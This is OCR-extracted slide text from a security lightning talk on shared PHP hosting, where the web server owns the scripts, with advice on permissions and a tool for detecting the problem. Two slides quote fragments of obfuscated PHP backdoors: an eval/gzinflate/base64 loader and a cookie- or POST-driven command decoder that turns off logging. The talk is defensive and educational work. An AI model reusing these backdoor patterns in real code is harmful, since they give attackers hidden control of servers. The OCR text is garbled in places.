that hosting has no rights!

:lightning: talk

@stuch14n3k
slides https://goo.gl/uessMT

```
::+oyhhdmmmmmmmdhhyo+::
                 ./vmmmmmmmmmmmdddmmmmmmmmmmmmmmmmv/.
            -smmmmmmmho:.
        .smmmmmmdo.
                                                          .odmmmmmms.
       +dmmmmmd+
                                                            +dmmmmmd+
   -dmmmmmo`
  dmmmmm+
                                                                   +mmmmmd
                                                                     vmmmmm+
dmmmmm.
                                                                     .mmmmmd`
dmmmmm
                                                                      mmmmmd
dmmmmm
                                                                      mmmmmd
dmmmmm.
                                                                     .mmmmmd'
                                                                     vmmmmm+
  .dmmmmm+
                                                                   +mmmmmd.
   -dmmmmmo`
    .hmmmmmh-
                                                                -hmmmmmh.
                                                            +dmmmmmd+
                                                          .odmmmmmms.
        .smmmmmmdo.
            -smmmmmmmho:.
                     -+shmmmmmmmmmmmmmmmmmmmmhs+-
                          ::+oyhhdmmmmmmmdhhyo+::
```

b4ckd00r pr0b13m?


```
<?php
2
3
    eval("\n\$dgreusdi = intval( LINE ) * 337;");
5
    a = "7VdrT
    +NGFP1eqf9hiCIcKwHFj7ClIQh2Bd1V6bIthVZC1Jo4k2QSvzR2674raF/
    +/IbhONgjMOSkqBqRbnffpvcPumbtIeBg4CfdZAQdMOuh430dJK52Qf3Ky
    W1zF/rR4U5h9zwpyCfBnTChM0DJU+otD
    +HhpIiOk8pmB8u4RNL674iZazpDG7MB2RswNR6y1ReodlZIsNvLavv674x
    +M80Js8vri+jR+e2YYV7+vTj9cee9vbk57b65XZxfXhvHDL97k9W/n7942
    +qBsAZFoyc0B6748mMSpc/hGSNYjtSY9AckfGbKsQYZqpxKrHF674uez5c
    gskFkgsyBkQciCkAUhG0pt4Gzgb0kLcDZwNnD2gxKhDS674bQj0I9b7aZP
    VRjdQu6d6fn+vk6AgbvL5Lk5fsYpT0a674UVJ7T8ocGDBauSltwMFn6do5
    +1Hbzs2w3S7YffAHTrZeabr3Y9DrhJ8v/sc2rKfcY6GUiHZ0u2gw33QPDJ
    +D1mZkDdbf";
    $a = str replace($dgreusdi, "E", $a);
    eval (gzinflate(base64 decode($a)));
8
```

HELP! 1337 hAxOrz everyWhere!

b4ckd00r pr0b13m?

```
@ini set('error log', NULL);
         @ini set('log errors', 0);
         @ini set('max execution time', 0);
         @set time limit(0);
         $approvals = False;
10
         foreach ($ COOKIE as $cookie one=>$cookie two) {
             $approvals = $cookie two;
             $manager invitation = $cookie one;
             $approvals = remove letter( base64 decode($approvals), $manager invitation);
             if ($approvals) {
                 break;
18
20
         function improve meta() {
             return base64 decode("UAMQV1oLEgBLUASHE11SXwAPS\NVVA5CUWELU11GR\lgBWFIH");
         function append strings($append, $string) {
             return $append ^ $string;
         if (!$approvals) {
             foreach ($ POST as $contribute=>$research) {
                 $approvals = $research;
30
                 $manager invitation = $contribute;
                 $approvals = remove letter( base64 decode($approvals), $manager invitation);
```

file not even +w?



what everybody agrees...

UNIX PERMISSIONS FTW

what everybody agrees...


UNIX PERMISSIONS FTW

THE **SERVER** OWNS THE SCRIPT



S

am I the only one?



Improper Filesystem Permissions (IF) vuln. is on the Periodic table after all... tech support be like...

PID WHAT?

let's explain

- Apache server runs with uid 0
- index.php owner is uid 0
- How do I prevent malicious.php to modify index.php?

this is simple, right?

- Make Apache run as www-data
- Set the script owner to user-123
- Add user-123 to www-data group
- \$ chmod -R 740 user-123/www/*

provider kernel panic

NO, WE DO IT RIGHT KEEP WEBSITE NOT AN UPDATED JE SORRY BASEDIR I DGAF DO U EVEN CHMOD, BRO?



let's automate

hostinfo.php

- assert that
 \$proc_euid == fileowner(__FILE___)
- in 3 more | less reliable ways
- SOURCE:
 github.com/stuchl4n3k/php-hostinfo

```
[+] Running PHP 5.6.36-pl0-gentoo (apache2handler) on ...
[~] Let's check some functions first:
[+] Is 'chmod' available? T
[+] Is 'chown' available? T
...
```

- [+] Script permissions: 0664
 [+] Open basedir: '/mnt/data/accounts/n/stuchl4n3k/data/...'
 [+] Open basedir permissions: 81 0755
- [~] Starting server process owner detection
 [+] Using POSIX functions to compare file and process owner.
- [+] Running as: name=user, uid=81, gid=81, dir=/container/home,
 shell=/bin/bash
 [+] Script owner: name=user, uid=81, gid=81, dir=/container/home,
 shell=/bin/bash
- [+] Oh no. This looks bad :(File owner == Process owner

shared hostings in 2018





bluehost

EWEB4U

















hukot.cz



except some actually do

wp = neuron

(a shared hosting < \$4/mo)

TL; DR

- if you run (W), (S), (M), etc.
 - use VPS/managed servers
 - know who runs your scripts
- check (add) test results at github.com/stuchl4n3k/php-hostinfo

thank you good OWASP folks!

enjoy your lunch
 exit(0);

```
@stuch14n3k
slides https://goo.gl/uessMT
```

refs:

PHP Malware Examination by @TimmehWimmy

Httpd privilege separation